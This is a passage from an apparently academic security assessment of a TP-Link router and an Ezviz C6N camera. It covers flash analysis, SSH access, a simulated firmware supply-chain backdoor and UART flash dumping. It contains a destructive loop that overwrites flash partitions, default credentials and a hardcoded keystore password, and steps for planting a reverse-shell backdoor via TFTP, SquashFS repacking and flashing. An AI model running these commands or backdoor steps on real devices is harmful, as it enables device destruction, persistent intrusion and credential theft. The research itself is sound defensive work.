- `/dev/mtdblock3` (the `config` partition) contains a binary configuration blob and is not a conventional mountable filesystem; its layout and offsets are available via `/proc/mtd`.
- The root filesystem is provided as a SquashFS image and is mounted read-only. This read-only property is enforced by the kernel's Virtual File System (VFS) layer, which implements filesystem semantics (permissions, mounting flags, and filesystem-specific behaviours).
- The MTD device nodes (`/dev/mtdblockX`) expose raw access to flash contents. Writes to these device nodes bypass the VFS semantics and issue raw writes to the underlying flash image; therefore privileged direct writes (or writes performed by low-level utilities) can modify persistent flash contents independently from the read-only property of mounted filesystems.

The above distinctions explain why some actions that appear blocked by a read-only filesystem can still alter persistent storage when performed at the block/device level.

Destructive experiments on MTD devices

Writing random data to raw MTD device nodes was used to test flash behaviour. For example, the following loop was executed to overwrite partitions 0-3:

```
for i in 0 1 2 3; do cat /dev/urandom > /dev/mtdblock$i; done
```

This irreversibly corrupted the flash partitions, effectively bricking the device, confirming that direct writes to `/dev/mtdblockX` bypass the VFS and can even overwrite partitions such as the rootfs, which is normally mounted read-only, as well as any other partition.

This demonstrates that an attacker exploiting SSID command injection could perform destructive low-level flash modifications beyond causing a reboot loop.

5.1.14 Service Analysis

Port scan and remote exposure

A quick `nmap` scan from LAN showed the following open ports:

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1900/tcp  open  upnp
49152/tcp open  unknown
MAC Address: 84:16:F9:2A:80:7C (TP-Link)
```

The scan aimed to enumerate network-facing services and verify whether the device exposed only the intended administrative interface (HTTP). The presence of additional services increases the attack surface and may indicate either developer backdoors or convenience features that expand the attack surface.

Observations:

- SSH (22) and HTTP (80) are reachable from LAN.
- UPnP is present — this enables automatic NAT traversal requests from local applications (port mapping) and local discovery of devices; it is a possible attack vector if misconfigured or abused.

Initial SSH / Dropbear behaviour

This investigation aims to determine how SSH access is managed internally and whether authentication mechanisms or runtime flags could lead to privilege escalation or persistence.

While analyzing active services, the Dropbear SSH server was observed running with the following truncated command line:

```
# ps
/usr/bin/dropbear -p 22 -r /tmp/dropbear/dropbear_rsa
```

Attempting to kill and reopen Dropbear using this truncated command line failed because the expected RSA host key file did not exist under the truncated name. This motivated a deeper investigation into the actual Dropbear invocation and related files.

Reconstruction and findings:

- The firmware's `ps` truncates long command lines. From the decompiled `httpd` invocation, the actual Dropbear command appears to be:

  ```
  /usr/bin/dropbear -p 22 -r /tmp/dropbear/dropbear_rsa_host_key \
  -d /tmp/dropbear/dropbear_dss_host_key -A /tmp/dropbear/dropbearpwd
  ```

- The file `/tmp/dropbear/dropbearpwd` contains credentials in the form:

  ```
  username:admin
  password:21232f297a57a5a743894a0e4a801fc3
  ```

Here, the password hash is the MD5 of "admin" (`21232f297a57a5a743894a0e4a801fc3`). The `admin:admin` credentials are the same used to access the router via the mobile application.

- The RSA host key (`/tmp/dropbear/dropbear_rsa_host_key`) is regenerated at each reboot, preventing attackers from relying on a persistent key for targeted attacks such as impersonating the router.

Wireless capture and packet analysis notes

To investigate SSH compatibility issues when connecting from a PC, relevant wireless traffic between the mobile "Tether" app and the router was captured with `airodump-ng` and analyzed in Wireshark. A complete EAPOL 4-way handshake is required to derive the PMK/PTK for offline analysis, so the capture must include all four handshake messages.

During capture it was found that the wireless interface must be fixed to a single channel. If `airmon-ng` was left in sweeping (channel-hop) mode, the sniffer often recorded only two of the four EAPOL messages and therefore the full handshake could not be reconstructed. Locking the interface to the AP's channel reliably produced complete 4-message handshakes suitable for analysis.

Tether client analysis and SSH key extraction

Static analysis of the mobile tether client (APK) was performed to inspect potential client authentication mechanisms. The APK was decompiled with `jadx-gui` tool and its assets examined; a PKCS#12 keystore (`tether_client.p12`) was discovered, together with a hardcoded password in the decompiled code:

```
InputStream inputStreamOpen = context.getAssets().open("tether_client.p12");
keyStore.load(inputStreamOpen, "tplinktether2025".toCharArray());
```

Using the discovered password ("tplinktether2025") permitted extraction and conversion of the private key:

```
openssl pkcs12 -in tether_client.p12 -nocerts -out private_key.pem -legacy
↪ -nodes
# (when prompted, enter password: tplinktether2025)
openssl ec -in private_key.pem -out openssl_private_key.pem
dropbearconvert openssh dropbear openssl_private_key.pem
↪ dropbear_private_key.pem
dbclient -i dropbear_private_key.pem root@192.168.0.1
```

Although the client key was successfully extracted and converted, that approach was abandoned after discovering a simpler route: the router accepted the default web credentials (`admin:admin`) over SSH.

SSH compatibility and service behaviour

Attempts to obtain interactive shells with modern OpenSSH clients produced errors such as:

```
PTY allocation request failed on channel 0
shell request failed on channel 0
# or
exec request failed on channel 0
```

Diagnosis and mitigations:

- The embedded Dropbear instance uses legacy key exchange algorithms; forcing legacy KEX on the client can be necessary:

  ```
  ssh -o KexAlgorithms=diffie-hellman-group1-sha1,diffie-hellman-group14-sha1
  ↪  admin@192.168.0.1
  ```

- Server flags affect login behaviour. Restarting Dropbear with the `-L` flag enabled interactive login on the test instance:

  ```
  /usr/bin/dropbear -L -p 22 -r /tmp/dropbear/dropbear_rsa_host_key
  ```

  which successfully **enabled** interactive login and a shell prompt. (On the production firmware the service is launched by `httpd` with a slightly different set of flags; as seen above.)

Application authentication model (Tether app)

Behavioral tests indicate that the Tether app uses a basic user for authentication rather than starting interactive root sessions:

- Connection attempts succeed when root logins are disabled via Dropbear flags `-w` and `-g`, indicating that the app authenticates using a non-root account.
- A new `dropbear` process appears in the `ps` output whenever the app connects to the router, hence confirming that ssh shell is non-root.
- The connected user (`dropbear`) has in fact a limited shell with no write access to critical filesystem areas. This allows the app to perform its intended operations while preventing full root-level control of the device.
- The app loses its connection if all Dropbear processes are manually killed, but connectivity is restored once Dropbear is manually restarted. This demonstrates that the app relies entirely on the local SSH service and has no alternative or hidden communication channel.

Other CVEs

- **CVE-2025-6151:** not applicable to the tested router.
- **CVE-2025-53711:** applicable once again in the `/userRpm/WlanNetworkRpm.htm` component. An excessively long SSID causes the `httpd` process to crash. The kernel and other services continue operating, and the corrupted SSID is not persisted. Restarting `httpd` or rebooting restores normal service.

5.1.15 Supply-chain Attack via Backdoor Insertion

The experiment creates a supply chain attack simulation through the deployment of a small payload which permanently integrates a backdoor into the firmware image. The working assumption was that the device provides no firmware integrity protections (no secure boot, no firmware signature verification, and no effective flash write protection); under this condition, offline modification of the SquashFS image is feasible. The hypothesis was that a binary inserted into the image and referenced by startup scripts would be executed at boot. Verifying this confirms the practical feasibility of firmware-level persistence and the risk of lacking update and integrity protections.

TFTP-based payload delivery

The objective was to stage and execute a small userland payload on the target router. After producing a compatible binary, the payload was staged on a host TFTP server and fetched to the router. Host-side setup:

```
sudo dnf install tftp-server
sudo firewall-cmd --add-service=tftp --permanent
sudo mkdir -p /var/lib/tftpboot
sudo cp ./netcat /var/lib/tftpboot/
sudo chmod 644 /var/lib/tftpboot/netcat
sudo chown nobody:nobody /var/lib/tftpboot/netcat
sudo systemctl start tftp.service
```

Router-side fetch:

```
tftp -g -l /tmp/netcat -r netcat 192.168.0.100
```

This transfers the tested payload (e.g., `netcat`) to `/tmp` on the router; the payload is intended as a small userland tool to provide a reverse shell or listener for runtime testing.

Cross-compilation challenges

Several attempts were made to produce a MIPS-compatible `netcat` for the router. Key issues and lessons learned:

- Fedora did not provide a MIPS 32-bit cross toolchain.
- An older Ubuntu 16.04 VM was initially used to follow available guides and to reuse a toolchain found inside a TP-Link GPL archive (for a different router model). The attempted build steps were:

  ```
  export PATH=/path/to/toolchain/usr/bin:$PATH
  export LDFLAGS=-static
  ../netcat-src/configure --host=mips-linux --prefix=/tmp/build-nc/install
  make
  make install
  file /tmp/build-nc/install/bin/netcat
  qemu-mips-static /tmp/build-nc/install/bin/netcat -h
  ```

But in this case the produced binary was reported as `ELF 32-bit LSB (mipsel)`, whereas the router's native executables are `ELF 32-bit MSB` (big-endian MIPS). Consequently, that binary would not run on the device.

Using Buildroot to produce a compatible toolchain

The Ubuntu VM approach was abandoned in favor of using Buildroot on a Fedora host to build a proper toolchain and static binaries.

The main steps and observations:

- Cloned Buildroot and inspected available defconfigs for MIPS targets.
- Created a MIPS32 toolchain and enabled a statically linked C library (uClibc).
- Rebuilt `netcat` (and a small test payload) with the produced toolchain.

Conceptual example flow:

```
git clone https://github.com/buildroot/buildroot
make menuconfig            # select target = mips/mips32r2, set toolchain
↪  options
make toolchain
# then build netcat with the produced toolchain
/path/to/toolchain/bin/mips-linux-gcc -static backdoor.c -o backdoor
```

Notes and troubleshooting:

- Multiple attempts were required: different Buildroot versions, kernel headers and libc variants caused failures. By listing defconfigs (`make list-defconfigs`) an existing MIPS32 target was identified and used (`make <mips32_defconfig>`), then `make clean` and `make menuconfig` were run, changing only the C library option to `uClibc` (static) while keeping kernel headers and architecture unchanged.
- After compiling the toolchain and rebuilding, `file` reported:

  ```
  netcat: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV),
  ↪  statically linked
  sh (router): ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV),
  ↪  dynamically linked, interpreter /lib/ld-uClibc.so.0
  ```

  Confirming correct endianness and static linking.
- Ensure executable permission on the produced binary: `chmod +x netcat`.

Runtime incompatibilities and syscall limitations

Even with a correctly-endian, statically linked binary, execution on the router initially failed with:

```
Error: Critical system request failed: Function not implemented
```

This indicates that the binary invoked a syscall or library behavior unsupported by the router's older kernel (2.6.31).

Workarounds and lessons:

- Instead of using a full-featured `netcat`, a minimal C program (simple reverse shell / listener) was created and cross-compiled with the same toolchain. That binary executed successfully:

```
../buildroot/output/host/bin/mips-linux-gcc -static backdoorTest.c -o
↪  backdoorTest
```

- Practical lesson: older embedded kernels may lack newer syscalls; a tiny custom C payload often has higher compatibility than complex prebuilt utilities.

Embedding a persistent backdoor in the firmware image

To embed a persistent backdoor, it was modified the SquashFS rootfs and repacked the firmware image.

The steps used:

```
# extract the squashfs portion from firmware.bin
dd if=firmware.bin of=squashfs.img skip=1179648 count=2794097 bs=1

# unsquash
sudo unsquashfs squashfs.img
sudo chown -R $USER:$USER squashfs-root/

# make changes (e.g., add backdoor binary and call it from rcS)
# ensure permissions and placement are correct

# repack, using LZMA compression and avoid extended attributes
mksquashfs squashfs-root/ newsquashfs.img -comp lzma -no-xattrs -noappend

# verify with binwalk (optional)
binwalk newsquashfs.img

# write the new squashfs back into the firmware container
dd if=newsquashfs.img of=firmware.bin bs=1 seek=1179648 conv=notrunc

# program flash
sudo flashrom -p ch341a_spi --progress -w firmware.bin -VV -c
↪  W25Q32BV/W25Q32CV/W25Q32DV
```

Caveats and operational notes:

- Use `bs=1` when using `skip` and `seek` specified in bytes to avoid accidental misalignment.
- Use `-no-xattrs` when creating the SquashFS image. Extended attributes created on a modern host (e.g., SELinux labels, ACLs) can cause the old embedded kernel to fail with `"SQUASHFS error: Xattrs in filesystem, these will be ignored"` and break boot.

  `-noappend` ensures a fresh image is written instead of appending to an existing archive.

- For interactive backdoor operation it was hard-coded the host IP (e.g., `192.168.0.100`) and used a listener on the host:

```
# On host
nc -l -p 4444
```

- If the payload failed during boot when invoked from init scripts, inserting into the C backdoor `sleep` calls and a loop that tries to connect several times, allowed backdoor to work properly.

This sequence demonstrates how a firmware image can be modified to include persistent code; the engineering constraints (endianness, kernel syscall support, compression and xattrs) determine whether the modified image boots successfully.

5.2 Ezviz C6N IoT Camera Analysis

The Ezviz C6N is a widely distributed consumer-grade IP camera designed for indoor home surveillance and remote access via a mobile application. Its primary goal is to provide affordable, plug-and-play video monitoring for general households rather than high-end professional deployments. As a mass-market product, the design prioritizes cost-efficiency, ease of installation, and everyday usability over advanced enterprise-level security. These design choices make the device an interesting target for hardware security research: its wide adoption increases the potential impact of vulnerabilities, and architectural trade-offs made to reduce cost or simplify manufacturing may result in exploitable weaknesses, potential unauthorized access, or privacy risks.

From a technical standpoint, the camera supports Full HD (1080p) resolution and operates on 2.4 GHz WiFi. It includes a built-in MicroSD card slot supporting up to 256 GB of local storage and infrared night-vision capability up to 10 meters. The system contains 64 MB of DRAM and 8 MB of SPI NOR flash memory for firmware and configuration storage. The device employs an unidentified System-on-Chip (SoC) internally labeled EZH4236C, which — based on secondary evidence — appears to belong to a low-cost Fullhan family commonly used in mass-market IP cameras.

5.2.1 Hardware and Interface Discovery

Processor and Storage Identification

A physical inspection of the PCB (5.5) revealed key components and interfaces.

The device's main processor bears the marking `EZH4236C_UQT707-1_C2436_09`. Although no official datasheet is publicly available, secondary sources [16] suggest an association with the *Fullhan FH8626* platform — an SoC developed by Shanghai Fullhan Microelectronics Co., Ltd. for cost-optimized IP-camera applications. This identification suggests that the camera relies on a widely used embedded platform rather than a custom high-end design. Subsequent decompilation and firmware analysis further indicate that the processor likely features an ARM-based architecture.

The flash storage component, labeled `XMC_25QH64DHIG_P3W96400_28_2426C`, was determined to be an 8 MB SPI NOR device (Manufacturer ID 0x20, Device ID 0x4017), corresponding to XM25QH64C. This capacity aligns with the requirements of firmware, configuration data, and system parameters typical for consumer IoT cameras. Identifying the flash allowed us to confirm the storage constraints and anticipate the size and structure of firmware images for later extraction and analysis.



Figure 5.5. EZVIZ C6N PCB

UART Interface Identification and Connection

The UART interface was located on the PCB through a combination of continuity checks and signal probing. Each candidate pin was measured for continuity to the device chassis using a multimeter to identify the ground connection; the pad exhibiting near-zero resistance was designated as GND. Adjacent pads were then evaluated for serial signal transmission: the first as TX (observable via the USB-UART adapter's RX line) and the next as RX (connected to the adapter's TX). (5.6)

Establishing this UART connection was motivated by the expectation that the serial console would provide detailed boot and runtime messages without modifying firmware. These messages are essential to understanding the device's initialization sequence, operating

system behavior, and potential security-relevant features such as memory initialization and peripheral setup.



Figure 5.6. EZVIZ C6N with UART connection aided by PCBite

5.2.2 Boot Process and Environment

Boot Process Analysis

The complete boot log was captured via the UART interface. This log offers a comprehensive view of the system's power-on sequence, DRAM training, flash detection, and kernel handoff procedures. Analyzing these messages enables verification of memory configuration, storage recognition, and operating system identification, all of which are critical to formulating security hypotheses and planning potential exploitation or hardening strategies:

```
ROM:    Us ROM:    Use nor flash.
ROM:    Init DDR..Training done.
R

U-Boot 2010.06-svn245265 (Oct 21 2024 - 18:55:57)

DRAM:  64 MiB
MMC:   FH_MMC: 0
master [ctl : mem] = [0 : 0]
SF: Got idcode 20 40 17 20 40
product name:CS_XP1
Using SZ_8M TYPE_RT flash partition choice.
```

```
MMC FLASH INIT: No card on slot!
No mmc storage device found!
load_update_file fail
Net:   fh_gmac_initialize
FH EMAC
Hit Ctrl+u to stop autoboot:  0
load rt app

header_data.u32Magic is 0xa7b4c9f8
header_data.u32header_len  is 0x10
header_data.u32RawDataLen is 0x5b000
Done load!
```

From the boot log several conclusions can be drawn:

- The bootloader in use is U-Boot version `2010.06-svn245265`, built on 21 October 2024. U-Boot is a standard open-source bootloader in embedded systems, providing basic hardware initialization and firmware load capability.
- The system reports 64 MB of DRAM during initialization, which is consistent with the observed memory size required to support the embedded OS and camera functions.
- A flash memory chip of 8 MB capacity is indicated by the string `SZ_8M` within the log, signifying the partitioning scheme for "TYPE_RT" firmware image loading.
- The log states `No mmc storage device found!`, indicating absence of a removable MMC/SD card slot or that it is unpopulated/unrecognised. Hence the device appears to rely entirely on SPI flash for persistent storage.
- The presence of the line `ROM: Use nor flash.` confirms that the device uses NOR flash memory (rather than NAND) for firmware storage; NOR flash is chosen in many embedded applications for its fast read access and simpler booting behaviour.
- The log includes `ROM: Init DDR..Training done.` — this reveals that the device performs DDR memory training at boot, which is the calibration of memory controller timing and signal integrity to guarantee reliable operation in variable manufacturing and environmental conditions.
- The message `product name:CS_XP1` appears, which appears to be a firmware or board identifier; its precise meaning is not documented, but may correspond to a platform code used internally by the manufacturer.
- The entry `header_data.u32Magic is 0xa7b4c9f8` corresponds to a firmware image header magic number associated with the RT-Thread operating system, indicating that this OS is used on the device.

Boot Environment Variables

The `printenv` output in the U-Boot shell was examined to identify default boot parameters, such as memory allocation, console settings, and network configuration. These variables

provide additional insight into how the bootloader configures hardware prior to operating system execution, and can reveal discrepancies between declared and actual resource availability — information that may indicate design shortcuts, potential vulnerabilities, or undocumented features:

```
HKVS # printenv
bootcmd=loadss;bootm
bootdelay=2
baudrate=115200
gatewayip=192.0.0.1
netmask=255.255.255.0
phymode=RMII
boot_from=PART_MAIN
update_flag=update_
ethact=FH EMAC
update_auto=ezviz.dav
serverip=192.0.0.128
update_source=net
fileaddr=A1000000
wifi_mode=station
ipaddr=192.0.0.64
tftptimeout=1000
netretry=no
PT_TEST=FALSE
fac_net_update_sta=
xapp=1
bootargs=console=ttyS0,115200 root=/dev/ram0 mem=32M
rst=0
stdin=serial
stdout=serial
stderr=serial
ethaddr=94:ec:13:d7:5b:49

Environment size: 470/65532 bytes
```

It should be noted that the `bootargs` field reports `mem=32M`, which does not align with the detected 64 MB of DRAM. Such discrepancies are relatively common in Internet-of-Things (IoT) devices, where the bootloader's environment variables may not reflect the kernel's actual runtime configuration. This divergence can represent a design convenience rather than a mis-reporting error.

5.2.3 Onboarding and Network Scanning

Device Onboarding and Network Traffic Analysis

The camera was provisioned via the `EZVIZ` mobile application, which uses a standard QR-code pairing flow. During setup, the application temporarily enables a wireless interface on the camera to transmit the household Wi-Fi credentials; this interface is then disabled once the device connects to the network. A password change prompt appeared during onboarding but was dismissed without modification. This is noteworthy because the device

password is reportedly involved in video-stream encryption key derivation, making the presence or absence of a non-default password relevant for security considerations.

Observed Network Endpoints

Network traffic generated during device onboarding and subsequent operation was captured using `PcapDroid`. Due to SSL pinning implemented by the EZVIZ mobile application, full TLS interception was not possible. Consequently, the analysis relied on observable metadata, including IP addresses, domain names (via SNI), DNS resolutions, and relative traffic volumes. The objective was to identify vendor-cloud endpoints, map their geographic distribution, and establish a preliminary understanding of the device's external communication surface.

The largest observed data flows were directed toward the domain `ieustatic.ezvizlife.com` (IPs 163.181.50.226-229, Milan, Italy). Based on the high volume of traffic, these flows are likely related to webcam video streaming. Another notable endpoint was `ezviz-fastdfs-gateway.oss-cn-hangzhou.aliyuncs.com` (IP 118.31.232.150, Hangzhou, China), hosted on Alibaba Cloud OSS. The domain and hosting provider suggest a function related to large-scale object storage, such as cloud backups or media resources. Traffic was also observed to `eutencentstreamer.ezvizlife.com` (IP 43.158.127.173, Frankfurt, Germany). Based on the naming, this endpoint may serve a European streaming or relay function.

Control and management traffic appeared concentrated at `apiieu.ezvizlife.com` (IP 34.240.36.2, Dublin, Ireland), which, according to DNS data, is hosted on Amazon Web Services in the Dublin region. From the domain name, it is likely associated with central control-plane operations, such as device authentication, configuration, and telemetry. Additional Irish endpoints, including `eulog.ezvizlife.com` (52.17.224.100) and `pmseu1.ezvizlife.com` (54.194.12.164), plausibly support complementary functions, such as logging, updates, or regional service redundancy. Lower-volume flows were observed to other European and international endpoints, including UDP exchanges in London, UK (IPs 98.98.147.21-22), which may correspond to lightweight signalling, discovery, or telemetry.

Similarly, connections to `graph.facebook.com` (Rome, Italy) likely reflect optional application integrations or analytics.

Implications for Jurisdiction and Data Protection: The observed geographic distribution — with data potentially stored in China, primary control endpoints in Ireland, and content delivery in Italy and Germany — highlights considerations relevant to data residence and compliance with regulations such as the General Data Protection Regulation (GDPR). Cross-border flows increase the complexity of assessing the vendor's obligations regarding secure storage, lawful access, and transfer of personal data across multiple legal jurisdictions.

Active Scanning: Nmap Reconnaissance

A sequence of Nmap scans was executed to enumerate network services and to establish an initial attack-surface profile. The workflow progressed from a full TCP/UDP sweep to targeted OS-fingerprinting and NSE script probes, concluding with a focused UDP scan. Only non-intrusive, information-gathering options were employed.

The first, comprehensive port sweep (Full Port Scan, all 65,535 TCP/UDP ports) returned:

```
$ sudo nmap -sS -sU -T4 -p- 192.168.1.201
Starting Nmap 7.92 (...) at 2025-09-02 17:05 CEST
Nmap scan report for C6N_BE8740775_EZVIZ.home-life.hub (192.168.1.201)
Host is up (0.011s latency).
Not shown: 65531 closed udp ports (port-unreach), 65531 closed tcp ports (reset)
PORT      STATE         SERVICE
8000/tcp  open          http-alt
8443/tcp  open          https-alt
9010/tcp  open          sdr
9020/tcp  open          tambora
9035/udp  open|filtered unknown
50160/udp open|filtered unknown
50161/udp open|filtered unknown
56779/udp open|filtered unknown
MAC Address: 94:EC:13:72:54:E3 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 58.39 seconds
```

OS fingerprinting produced inconsistent results (excerpt):

```
$ sudo nmap -sS -O -T4 --osscan-guess 192.168.1.201
Aggressive OS guesses: varied and inconsistent; no exact OS match.
```

Lightweight NSE scripting against discovered ports returned service identifications without high-confidence version strings or CVE hits:

```
$ sudo nmap -sS -sV -sC --script="vuln,http-*,rtsp-*,broadcast-upnp-info" \
    -T4 -p 8000,8443,9010,9020,9035,50160,50161,56779 192.168.1.201
... (scripts returned no high-confidence CVE findings)
```

Interpretation

The scans detect a limited group of external ports which include TCP 8000, 8443, 9010, and 9020, and UDP 9035, 50160, and 50161. The initial sweep showed UDP 56779 as open|filtered but it became closed during the targeted probing process. The NSE scripts for service identification and version enumeration failed to generate reliable fingerprint data and no confirmed CVE matches were detected for these endpoints. The results from OS fingerprinting showed inconsistent patterns across different systems. The scans repeated multiple times showed the identical port group, confirming that the set of open ports is consistent. The measured endpoints serve as the first point of network attack surface. The non-intrusive scans conducted here failed to identify their specific roles and protocols. The determination of service functions and security posture requires protocol-aware authorized testing through authenticated API enumeration and protocol scans and service messages analysis.

5.2.4 U-Boot Commands and Flash Dump

U-Boot Exploration

The investigation began by accessing the U-Boot console of the target embedded device. Using the `help` command, all available bootloader commands were enumerated, providing a comprehensive overview of the operations permitted at this low-level interface:

```
HKVS # help
?       - alias for 'help'
arc_go  - start application at address 'addr'
base    - print or set address offset
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
bootmini- load & run mini sys
bootp   - boot image via network using BOOTP/TFTP protocol
...
version - print monitor version
```

This command listing highlights capabilities such as memory management, SPI flash manipulation, and network boot, all critical for memory extraction, reverse engineering, and understanding system initialization.

Board information obtained via `bdinfo` clarified memory mappings, network parameters, and console settings:

```
HKVS # bdinfo
arch_number = 0x0000270F
env_t       = 0x00000000
boot_params = 0xA0000100
DRAM bank   = 0x00000000
-> start    = 0xA0000000
-> size     = 0x04000000
ethaddr     = 94:ec:13:d7:5b:49
ip_addr     = 192.0.0.64
baudrate    = 115200 bps
```

These details are essential for planning UART-based memory dumps and understanding the DRAM layout, as they define where different memory regions reside during runtime.

Memory Dump via UART

Direct access to the SPI flash using a hardware programmer proved impractical due to the motorized placement of the flash chip, which made reliable pin contact difficult. As a result, the flash content was extracted using the bootloader's SPI commands over UART. The probing process revealed some nuances of the bootloader commands:

```
HKVS # sf probe
Usage: sf probe [bus:]cs [hz] [mode]
HKVS # sf probe 0:0 1000000 0
```

```
master [ctl : mem] = [0 : 0]
SF: Got idcode 20 40 17 20 40
8192 KiB XM25QH64C at 0:0 is now current device
```

Only the command `sf probe 0:0 1000000 0` succeeded; attempts on other chip selects or buses failed. The `sf probe` command initializes the SPI flash and identifies its parameters. Here, the device was correctly detected as an 8 MiB XM25QH64C. The output `master [ctl : mem] = [0 : 0]` indicates the selected SPI controller and chip select.

The entire flash was dumped into RAM with the command:

```
HKVS # sf read 0xA2000000 0x00000000 0x00800000
```

Here, the first argument "0xA2000000" is the RAM address where the flash content will be stored, the second argument "0x00000000" is the offset within the flash (starting from the beginning), and the third argument "0x00800000" is the length to read, corresponding to the full 8 MiB of flash. This operation produces a literal dump of the entire flash memory into RAM.

To capture this dump, the `md` command was used to print the content starting at "0xA2000000":

```
HKVS # md 0xA2000000 0x00800000
```

The output of `md` is transmitted over UART. To capture it, `picocom` was used with the `-logfile` option, logging the full UART output to a file. Once `picocom` was closed, the relevant sections of the log — specifically the part printed by the `md` command — were extracted.

This extracted section was then processed using a Python script, which parsed the log and converted the data into a proper binary file. The script ensured a little-endian byte order to accurately reconstruct the flash image. The resulting binary dump provides an exact copy of the flash contents, ready for further examination with tools such as `binwalk` and `unblob`.

5.2.5 Flash Partition Analysis

The SPI flash image was examined to determine the logical partitioning and the concrete contents stored in each region. The inspection combined information obtained from the bootloader (`mtdparts`), a full binary extraction and subsequent analysis with `binwalk` and `unblob`, and manual inspection of human-readable strings extracted from the partitions. The following verbatim output from the bootloader records the partition table used throughout the analysis:

```
HKVS # mtdparts
mtdparts=spi_flash:256k(bld),64k(env),64k(enc),1152k(mini),320k(arc),
4992k(app),640k(res),128k(mcu),576k(cfg)
mtd    offset        size        name
mtd0:    0x00000000    0x00040000    bld
mtd1:    0x00040000    0x00010000    env
mtd2:    0x00050000    0x00010000    enc
```

```
mtd3:    0x00060000    0x00120000    mini
mtd4:    0x00180000    0x00050000    arc
mtd5:    0x001d0000    0x004e0000    app
mtd6:    0x006b0000    0x000a0000    res
mtd7:    0x00750000    0x00020000    mcu
mtd8:    0x00770000    0x00090000    cfg
```

The table shows nine partitions that separate boot code, persistent configuration, cryptographic material and multiple compressed or filesystem-backed images. Following extraction, the full dump was analysed with `binwalk` to enumerate embedded artifacts and compression formats. Selected excerpts from the `binwalk` report are shown below (abridged to the most relevant hits):

```
DECIMAL       HEXADECIMAL     DESCRIPTION
----------------------------------------

49285         0xC085          Certificate in DER format (x509 v3)
182204        0x2C7BC         CRC32 polynomial table, little endian
186987        0x2DA6B         Base64 standard index table
774160        0xBD010         LZMA compressed data
1572880       0x180010        LZO compressed data
2239964       0x222DDC        LZO compressed data
7012352       0x6B0000        JFFS2 filesystem, little endian
7815640       0x7741D8        Zlib compressed data
8064776       0x7B0F08        JFFS2 filesystem, little endian
...
